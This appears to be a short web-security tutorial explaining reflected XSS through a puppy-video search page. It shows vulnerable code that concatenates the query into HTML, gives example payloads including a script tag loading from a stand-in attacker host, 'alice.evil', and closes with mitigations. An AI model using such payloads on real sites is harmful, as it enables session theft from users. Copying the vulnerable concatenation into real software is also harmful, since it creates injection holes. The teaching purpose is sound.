Reflected Cross-site scripting XSS
suggest changeLet’s say Joe owns a website that allows you to log on, view puppy videos, and save them to your account.
Whenever a user searches on that website, they are redirected to https://example.com/search?q=brown+puppies.
If a user’s search doesn’t match anything, then they see a message along the lines of:
Your search (brown puppies), didn’t match anything. Try again.
On the backend, that message is displayed like this:
if(!searchResults){
    webPage += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try again.";
}
However, when Alice searches for <h1>headings</h1>, she gets this back:
Your search (headings) didn’t match anything. Try again.
Raw HTML:
Your search (<b><h1>headings</h1></b>) didn't match anything. Try again.

Then Alice searches for <script>alert(1)</script>, she sees:
Your search (), didn’t match anything. Try again.
And:
Then Alice searches for <script src = "https://alice.evil/puppy_xss.js></script>really cute puppies, and copies the link in her address bar, and then emails Bob:
Bob,
When I search for cute puppies, nothing happens!
The search string is reflected into the HTML of the next page. That is reflected XSS: Bob’s browser runs the injected script in his session.
Mitigation:
- Do not concatenate the search string into HTML. If you must include it, escape
&,<, and>. - Don’t return the search term when no results are found.
- Add a Content Security Policy that refuses to load active content from other domains